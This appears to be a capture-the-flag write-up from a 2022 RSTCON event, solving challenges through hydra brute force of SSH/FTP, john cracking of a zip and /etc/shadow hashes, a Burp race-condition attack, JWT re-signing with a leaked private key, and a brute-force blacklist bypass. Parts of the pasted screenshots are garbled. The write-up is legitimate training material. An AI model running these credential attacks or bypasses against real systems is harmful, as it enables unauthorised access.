127.0.0.1 - [17/Mar/2022:12:34:12 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [17/Mar/2022:12:34:12 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [17/Mar/2022:12:34:45 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
ctf@debian:~$ cat /var/log/apache2/error.log
cat: /var/log/apache2/error.log: Permission denied
ctf@debian:~$ cat /var/log/apache2/error.log.1
cat: /var/log/apache2/error.log.1: Permission denied
ctf@debian:~$ cat /var/log/apache2/other_vhosts_access.log
cat: /var/log/apache2/other_vhosts_access.log: Permission denied
ctf@debian:~$ echo 525354434F4E5F4C4F475F46494C45535F4152455F5354494C4C5F574F52544859 | xxd -r -p
RSTCON_LOG_FILES_ARE_STILL_WORTHYctf@debian:~$
```

Flag5: RSTCON_LOG_FILES_ARE_STILL_WORTHY

The final flag, after receiving hints on the flag order, was:

Flag: **RST{4EFBB8B5695AC0CFF24849726F73E9882FC9A370}**

Bruteforce - Networking

As the name suggest, the goal of this challenge was to perform a bruteforce attack. First of all, we do an nmap scan to see open ports and running services.

```
PS C:\Users\Kayn> nmap -sV -sC -T4 vps-6337f439.ovh.net
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 19:29 GTB Standard Time
Nmap scan report for vps-6337f439.ovh.net (51.254.115.139)
Host is up (0.10s latency).

Not shown: 992 closed tcp ports (reset)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 3.0.3
22/tcp    open      ssh          OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 a5:a5:48:ef:98:52:34:44:ec:6f:1c:7a:30:3c:82 (RSA)
|   256 7a:62:c1:6a:78:c4:c6:8b:e3:32:e2:bb:fd:05:68:13 (ECDSA)
|_  256 84:e1:6b:6e:39:aa:65:d5:a2:f3:da:43:77:19:08:c4 (ED25519)

53/tcp    filtered domain
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
646/tcp   filtered ldp
5060/tcp  filtered sip
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and FTP are definetly of interest. Let's fire up hydra to perform a bruteforce attack with some known users and passwords.

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ hydra -L ../../e/Tools/SecLists/Usernames/top-usernames-shortlist.txt -P ../../e/Tools/SecLists/Passwords/Common-Credentials/best1050.txt ssh://vps-6337f439.ovh.net
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-21 19:32:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task
[DATA] attacking ssh://vps-6337f439.ovh.net:22/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 17704 to do in 02:17h, 16 active

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ hydra -L ../../e/Tools/SecLists/Usernames/top-usernames-shortlist.txt -P ../../e/Tools/SecLists/Passwords/Common-Credentials/best1050.txt ftp://vps-6337f439.ovh.net
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-21 19:33:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task
[DATA] attacking ftp://vps-6337f439.ovh.net:21/
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 17559 to do in 01:05h, 16 active
[STATUS] 279.00 tries/min, 837 tries in 00:03h, 16996 to do in 01:01h, 16 active
[21][FTP] host: vps-6337f439.ovh.net login: admin password: 1234567890
```

After a couple minutes, we get a hit on the ftp server. Using the credential we can now login and inspect further.

```

PS C:\Users\Kayn> ftp vps-6337f439.vps.ovh.net
Connected to vps-6337f439.vps.ovh.net.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (vps-6337f439.vps.ovh.net:(none)): admin
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
data.zip
226 Directory send OK.
ftp: 13 bytes received in 0.00Seconds 13000.00Kbytes/sec.
ftp> get data.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for data.zip (606 bytes).
226 Transfer complete.
ftp: 606 bytes received in 0.00Seconds 606000.00Kbytes/sec.
ftp>

```

We find a zip archive which is password protected. We process by trying a bruteforce attack on the zip. We can generate a hash from the zip using *zip2john* and then fetch the john program with that hash.

```

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ zip2john data.zip > archive_hash
ver 2.0 efh 5455 efh 7875 data.zip/etc/shadow PKZIP Encr: 2b chk, TS_chk, cmplen=420, decmplen=1105, crc=EC11120C
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john archive_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 12 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
timeout      (data.zip/etc/shadow)
1g 0:00:00:05 DONE 3/3 (2022-03-21 19:39) 0.1805g/s 6612Kp/s 6612Kc/s 6612KC/s tigurns..tif1045
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$
```

At this point, we unzip the archive and find the */etc/shadow* file corresponding to the challenge host. The next and final step is to crack at least one of this hashes to be able to login via ssh. Because the hash format is pretty unique (*yescrypt*), we need to specify to john the format to be used (*crypt*).

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ unzip data.zip
Archive: data.zip
 [data.zip] etc/shadow password:
   inflating: etc/shadow
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat etc/shadow
root:*:18981:0:99999:7:::
daemon:*:18981:0:99999:7:::
bin:*:18981:0:99999:7:::
sys:*:18981:0:99999:7:::
sync:*:18981:0:99999:7:::
games:*:18981:0:99999:7:::
man:*:18981:0:99999:7:::
lp:*:18981:0:99999:7:::
mail:*:18981:0:99999:7:::
news:*:18981:0:99999:7:::
uucp:*:18981:0:99999:7:::
proxy:*:18981:0:99999:7:::
www-data:*:18981:0:99999:7:::
backup:*:18981:0:99999:7:::
list:*:18981:0:99999:7:::
irc:*:18981:0:99999:7:::
gnats:*:18981:0:99999:7:::
nobody:*:18981:0:99999:7:::
_apt:*:18981:0:99999:7:::
messagebus:*:18981:0:99999:7:::
uuidd:*:18981:0:99999:7:::
tcpdump:*:18981:0:99999:7:::
_chrony:*:18981:0:99999:7:::
systemd-network:*:18981:0:99999:7:::
systemd-resolve:*:18981:0:99999:7:::
sshd:*:18981:0:99999:7:::
systemd-timesync:!*:18993:::::::
systemd-coredump:!*:18993:::::::
debian:$y$j9T$18GtW/lDrg1r03mBBLn/3.$9pv4AeaHhle97WjCt4sC5eigddsZf.yU.7j7se.F32A:19060:0:99999:7:::
ftp*:19067:0:99999:7:::
admin:$y$j9T$lbzywLYkuBhOXHW0mH15f0$ah9s/6KgRsC/H6LL4.UbpGKI6B787r5UeZB9qyv1wdC:19067:0:99999:7:::
steag:$y$j9T$I0mdAAWxm90CAZx3IY4EU0$IBA5S0u43Ewjgfa1y1gA1vPogLgM8Hv0To7270lase7:19067:0:99999:7:::
```

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat hashes
debian:$y$j9T$18GtW/lDrg1r03mBBLn/3.$9pv4AeaHhle97WjCt4sC5eigddsZf.yU.7j7se.F32A:19060:0:99999:7:::
admin:$y$j9T$lbzywLYkuBhOXHW0mH15f0$ah9s/6KgRsC/H6LL4.UbpGKI6B787r5UeZB9qyv1wdC:19067:0:99999:7:::
steag:$y$j9T$I0mdAAWxm90CAZx3IY4EU0$IBA5S0u43Ewjgfa1y1gA1vPogLgM8Hv0To7270lase7:19067:0:99999:7:::
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john hashes
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john hashes --format=crypt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 81 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 80 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 66 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
1234567890      (admin)
champion        (steag)
```

```
PS C:\Users\Kayn\Downloads> ssh steag@vps-6337f439.vps.ovh.net
The authenticity of host 'vps-6337f439.vps.ovh.net (51.254.115.139)' can't be established.
ECDSA key fingerprint is SHA256:s5aFgmc/Os60j2z4ucEonNpwmgsXc08SNhf5vIT4o.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vps-6337f439.vps.ovh.net,51.254.115.139' (ECDSA) to the list of known hosts.
steag@vps-6337f439.vps.ovh.net's password:
Linux vps-6337f439 5.10.0-10-cloud-amd64 #1 SMP Debian 5.10.84-1 (2021-12-08) x86_64

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permitted by applicable law.
Last login: Fri Mar 18 00:35:29 2022 from 84.117.24.33
$ ls
flag.txt
$ cat flag.txt
RSTCON{BRUTEFORCE_SEEMS_DUMB_BUT_IT_IS_IMPORTANT}
```

Flag: **RSTCON{BRUTEFORCE_SEEMS_DUMB_BUT_IT_IS_IMPORTANT}**

RST Coin - Web

The idea behind this challenge was quite tricky but seen a lot in the wild. Basically, if an application is badly configured to respond to multiple concurrent request at the same time, it could lead to a race condition. Considering that after 3 attempts the application has a delay before announcing a restriction, if we issue multiple requests while that check is performed, we could bypass it. The solution for this can be either implemented in python or configured from burp intruder (probably pro version required however).

Cumpara RSTCoin

Se verifica daca este deja o restrictie implementata...

Nu exista o restrictie impusa...

Cumpar RSTCoin...

RSTCoin a fost cumparat, se verifica daca s-a ajuns la limita...

S-a atins limita, se impune restrictie...

Restrictia a fost impusa...

[Cumpara](#)

Reseteaza

[Reseteaza](#)

Portofel

RSTCoin: 3

Flag: Mai ai nevoie de 7 RSTCoin pentru a primi flag-ul.

Configure resource pool						
Selected	Resource pool	Max concurrent requests	Request delay	Random delay	Delay increment	
<input type="radio"/>	Default resource pool	10				
<input type="radio"/>	RST Coin	50				
<input checked="" type="radio"/>	RST Coin2	100				

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	1000	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	867	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	867	

Request Response

Pretty Raw Hex Render ⌂ \n ⌂

```

21   <form action="" method="get">
22     <input type="hidden" name="operatiune" value="reseteaza">
23     <input type="submit" value="Reseteaza">
24   </form>
25   <h1>
26     Portofel
27   </h1>
28   <strong>
29     RSTCoin:
30   </strong>
31   10<br />
32   <strong>
33     Flag:
34   </strong>
35   RST{2AA76A085CACFE553EA98F9586D58721}
36   </body>
37 </html>

```

Flag: **RST{2AA76A085CACFE553EA98F9586D58721}**


API securizat - Web

The first thing to notice from the challenge description is the hint related to a text file containing the signing key for the JWT. Therefore, our first goal is to find that file.

```

rayn@DESKTOP-SG0G1D1:/mnt/c/Users/Rayn$ gobuster -u http://vps-f8bcd6cb.vps.ovh.net/api-securizat/ -w ../../e/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt
=====
Gobuster v2.0.1          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://vps-f8bcd6cb.vps.ovh.net/api-securizat/
[+] Threads  : 10
[+] Threads  : 10
[+] Threads  : 10
[+] Status codes: 200,204,301,302,307,403
[+] Threads  : 10s
[+] Timeout   : 10s
=====
2022/03/21 20:25:07 Starting gobuster
=====
/cert.txt (Status: 200)

```



-----BEGIN PRIVATE KEY-----

```

MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwgSjAgEAAoIBAQCT1dommuLR/1w
N8VLQzhy4FG35C1sPZcXGjAbUP9uA0ux3S/EVrKFRP2RjQ6Z+883jsR+yaBuOWX4
yvwZ0e5H/3pzfloCblJJEoe9ZjhuhW21nVy57o6pI1abz/sbjkKXKWOrt4yVLMiyk
tstaduYwVUVUyndM0XHfHM08KgkLk78m6RDgPs4Jsg8V3HZSKFuz1iaPZyCBmpobP
P6zPgwE833aDK5TzUQsycTfy5xp8XwlJXhyA5ZJdw1J32i8TtUQ7+8IwfalXYNG
kMMn1l0J0P9thWdMm19mnKMlmT7AQqNSb1n8qw4Yi2TYMcNeB9nRSHR0g8187gwi
5Zoi6LETAgMBAAECggEAH3boI3k6dPcLNRjHJ2DP+PzyE9fArMvYfOE+xk91I5gB
LCjgAV/tDsRRHE5h92uWImIl6WCKNXbVUb05B5oioc7g0fyvGzU/7WrRzpHweB4r
eVK6f3VkvYP+aKUF1ukmi4hiY2v3p0095J14BtIFFC+aLp76TjUokHSwwoJ6ZWLN
/fZIgvOHRglidXj1QIsPk795z3p4CuUL5hGtpYJRZta7qpQ/HtGqJABY9Mnuo83V
3s2KaiJXhUxE/vK1iNGSjgEoNPeBoBi3lqHF9BWS529whxz0I/Kuq3fRwXa0FiQ6
dhI7K11boskYnx6671RwnqC+0j0+6hVr2xbUWqo7UQKBgQDu0AbHTFh4KIxVHsp8
3kEatMt1aDLLW8oE9zJz5+XaEBso8tNq985WwvOXFq1J+UHU6DdV1btpphU404Dp
zU5icQkR2PpTI1Mjsb1GTf0ETo9NSJX43uud8DuaaD6nZdX7LK+Fc54Fg+XZaLfV
yPwR1MJ+lZl4nGgOKUUSWsRTGQKBgQDNEwkn3oA0DUdYbqnPUTLAce16WXJiPR0u
2+7URaP4qztTTcyd53Jv5roxCrYka06wsvUWuDGe9RU4vYah8IqrCnhk9I3kv1j
wMtQWNnSzUONXcfz+fUjYS66AIgJEkPK7xWb8vBwVOJ99tGKQj651HYX7MiF4s+
BDQBSCz3CwKBgGfmR9yzwZXdh1i0QeibxdV5rT9Say8Aq18HsYKt9NmvwjFJnGPg
lnw260XjztbtRA/+S/zjNVucr4S8lrSh5yV7KkgCj75WExjnfMUyrw8Notkr6FvT
mM0pNLVT/1ZTPwq9gUvdZnXd0cWKAt1XTRvw5gGu0ouf+MGYgP2gUeQZAoGBAME6
0xtGjDf/dwUdKIV+dbqc3m1VEJD+EpxPgMakY67v8LM6cB0sskg79540AJFqRrf5
tzNUPUKgewF+mvfFRXOKJwzA3V326d9R1ULkxpL9gcCoWACWneenz+FNqiNfDEF
e5X4n5LIEkZFvoRujNneEuRLr+bklj+2CCZZEn0nAoGAP9K7QYaD7xKhssX1CZze
t0TifopWmatnCI3oG70Xh+YS+zRjBkb/10vcr2J9GT/+9A9ikikXxxGqoZisA9SF
0nHLUVcuvMGzH2RPAg/VH8qLe+fFgLUp0gN5csCu81bEc1Ez1Dbo0QS1fwX00tD4
+xY4od4NWkkoX26eAvhljeE=
-----END PRIVATE KEY-----

```

At this point, using this certificate, we can sign any JWT token. The next question is, what JWT token do we want to sign? Taking a look at the provided *localhost.har* file, we find a JWT sample that we can analyze using *jwt.io*.

```
  "cookies": [    ...  
    {  
      "name": "jwt",  
      "value": "eyJraWQiOiJmbGFnIiwidjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtasIsInN1YiI6Imp3dC1pIiwiYXVKIjoicnN0Y29uIiwiWF0IjoxNjQ3Mtc4MjQzLCJleHAiOjE2NDcxODE4NDN9.P8vboowRNxofjnD1EqjgAC0hC-C6XJwJwa7Xi-Ld1wT4IsG1ykZCbI",  
      "path": "/ctf/web/jwt-1",  
      "domain": "localhost",  
      "expires": "2022-03-13T14:30:43.059Z",  
      "httpOnly": false,  
      "secure": false  
    },  
  ]
```

By simply adding this cookie into our browser session, we get a message that the token is expired. Therefore, we need to change the expiration date and resign the JWT.

Not secure | vps-f8bcd6cb.vps.ovh.net/api-securizat/

Cryptomarket OSCP OSEP

Name	Value	Domain	P..	Expires / Ma...	Size	H..	H..	S..	S..
PHPSESSID	74vugnes0ajna9fqjm...	vps-f8bcd6c...			35		✓		✓
jwt	eyJraWQiOjmbGFniIwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi... eyJraWQiOjmbGFniIwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi...	vps-f8bcd6c...	.vps-f8bcd6c...	1647973819	489				

New / Import

jwt

Name: jwt
 Domain: /
 Path: /
 Expiration (ISO): 03/22/2022
 06:30:19.000 PM
 HostOnly Session
 Secure HttpOnly

eyJraWQiOjmbGFniIwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi...
 eyJraWQiOjmbGFniIwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi...
 icnN0Y29uIiwiwF0IjoxNjQ3MTc4MjQzLCJleHai0jE2NDcxODE4NDN9.P8vbboowRNxOfjnD1EqjgAC0hC-C6XJwJa7X1-Ld1wT4IsGlykZCb6HoA9Fzs0Rt894xKQOPXQX1vUNyzvNi7P2dpGJ33SSJu3wK2wZnmy3lsrTddPCCOs...
 Pmad-NqS5Vfn21DAXYDeaJqKREVGodjUIbnDrChEByYZCM...
 JafzLscceooaHUKqIGtgSShzn0g8c1Y4qjaeVZFZwsDC6M2C3Fl2B6JUUGGJzLloD17d_XpUlnGxZ81J2_ATmoaLgjHOA1cPyjSQ5oSCILLui_5cj Remove Expand
 DpQaMERrhwoUz8KjjH2YM8U6a_nnuuuuuen9Azzxv...

Encoded PASTE A TOKEN HERE

```
eyJraWQiOjmbGFniIwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi...  

eyJpc3MiOiJqd3QtaSISInN1YiI6Imp3dC1pIiwiYXVkJoi...  

icnN0Y29uIiwiwF0IjoxNjQ3MTc4MjQzLCJleHai0jE2NDcxODE4NDN9.  

sE_ikrFKe05fKoYC...  

pEw5jk4xFKdx...  

RGPX4_21hj77mdW1S153qi60TmhEiy_baaWR  

z3t2xge5T_CtSE7-  

aYu1hqKTyyr1WRhEe0dqy7kXztioZ0YGcASc  

DN2uzl6X5yynj7hvG3CL8fqNiBB3xp...  

N11v5P4mAX3YchnCDA01bcQy08d3kMN...  

WUBBmLKDaGvF0BA...  

qWiWHjyy7_MbsJxdSdNFnJkVx8gH_fjamz1n  

q4ju-  

N9QPSzK63utaUPEsEmM8Y3gQjPaMUKAKw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "kid": "flag",
  "alg": "RS256"
}
```

PAYOUT: DATA

```
"sub": "jwt-i",
"aud": "rstcon",
"iat": 1647178243,
"exp": 1648181843
```

VERIFY SIGNATURE

RSASHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),

Public Key in SPKI, PKCS #1,
 X.509 Certificate, or JWK string
 format.

0nHLUVcvu...
 gLUp0gN5csCu81bEC1Ez1Dbo0QS1
 fWX00tD4
 +xY4od4NWkkoX26eAvh1jeE=-----END PRIVATE KEY-----

RST{542851344f0f53e9ee21c8399bf14325}

Flag: **RST{542851344f0f53e9ee21c8399bf14325}**

Simple Admin Panel

From the challenge description this seems a bruteforce exercise for the login password. However, we need to bypass the protection that is in place. Usually, these types of protection (blacklist) are based on IPs, User-Agents, cookie sessions. To test which behavior triggers the blacklist, we used all attempts and then started altering the request until we noticed that the absence of the cookie header lets us perform additional guesses.

```

1 POST /simple-admin-panel/ HTTP/1.1
2 Host: vps-f8bcd6cb.vps.ovh.net
3 Content-Length: 12
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-f8bcd6cb.vps.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=74vgunesdajna9fqjmmmlr58lnd; jtw=
eyJraWQ1OjJmbGFnIiwiYXNzIjoiUlMyNTYiLmp3dC1pIlwIXYXVKI
joicmNOY29uiJmbGFnIiwiWF0IjoxhjQ3M7c4MjQzLCJleHaiojE2NDgxODBe4NDN9.sE_ikrFKeO5fkOyCrhUuQkMf
cPZ0FRPhsREapEw5jk4xFKdxftWxsAcNoPaUFHaVGNj674GRGPX4_21hj77mdwlS153qi6OTmhEiy_baaWR
z3t2xge5T_CTS87-aYuihqKTyrr1WRHEo0dqy7Kxtlo20YgcASCnDzu1z6X5ynnj7hvG3CL8fqNIB3xdpH
OROGNlliv5#mAX3YchncDAOlbcoy8d3khNs9qrXUBBmLRDaGVFB0Adxx9e2_bqDsNp84BaCqj8qWHzjyy
7_MbsJxdSNFnJkVx8gH_fjamzInq4ju-N9QPSzK63utaUPEsEmM3Y3gQjPaMUKAKw
14 sec-gpc: 1
15 Connection: close
16
17 password=asd
18
19
20
21 Bruteforce blocat. Incearca alta varianta.

```

```

1 POST /simple-admin-panel/ HTTP/1.1
2 Host: vps-f8bcd6cb.vps.ovh.net
3 Content-Length: 12
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-f8bcd6cb.vps.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 sec-gpc: 1
14 Connection: close
15
16 password=asd
17
18
19
20
21
22 Parola incorecta. Mai ai 2 sanse.

```

At this point, we send the request to intruder and run a bruteforce on the password field. We left this in the background for almost 30 minutes and finally got the hit.

Results	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items							
Request	Payload		Status	Error	Timeout	Length	Comment
32997	movingon		200	<input type="checkbox"/>	<input type="checkbox"/>	614	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	610	
1	123456		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
2	123456789		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
3	qwerty		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
4	password		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
5	111111		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
6	12345678		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
7	abc123		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
8	1234567		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
9	password1		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
10	12345		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
11	1234567890		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
12	123123		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
13	000000		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
14	iloveyou		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
15	1234		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
16	1q2w3e4r5t		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
17	qwertyuiop		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
18	123		200	<input type="checkbox"/>	<input type="checkbox"/>	610	
19			200	<input type="checkbox"/>	<input type="checkbox"/>	610	
20			200	<input type="checkbox"/>	<input type="checkbox"/>	610	
21			200	<input type="checkbox"/>	<input type="checkbox"/>	610	
22			200	<input type="checkbox"/>	<input type="checkbox"/>	610	

Request	Response
	<p>Pretty Raw Hex Render ⌂ ⌂ ⌂</p> <pre>HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Content-Length: 255 Connection: close <!DOCTYPE html> <html> <head> <title> Simple Admin panel </title> </head> <form action="" method="post"> Password: <input type="password" name="password">
 <input type="submit" value="Login"> </form>
 RST{F02A01BE75F2EFD7E348715F8EE1875E}</pre>


After the hint was released, another solution was related backup files.

```

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ feroxbuster --url http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/ --wordlist ../../../../../../e/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -B -x php
FERRIC OXIDE
by Ben "epi" Risher ☺ ver: 2.6.1
Target Url          | http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
Threads            | 50
Wordlist           | ../../../../../../e/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
Status Codes        | [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)     | 7
User-Agent         | feroxbuster/2.6.1
Config File        | /etc/Feroxbuster/ferox-config.toml
Extensions         | [php]
Collect Backups   | true
HTTP methods       | [GET]
Recursion Depth   | 4
Press [ENTER] to use the Scan Management Menu

200  GET   91      21w    218c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
403  GET   91      28w    289c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/.php
200  GET   91      21w    218c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/index.php~
200  GET   381     97w    910c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/index.php~
```

We see that a *index.php~* exists and thus we can read the source code of the app.



```

<?php
session_start();
if(@$_SESSION['login'] == "")
    @$_SESSION['login'] = 0;
?><!DOCTYPE html>
<html>
<head>
<title>Simple Admin panel</title>
</head>
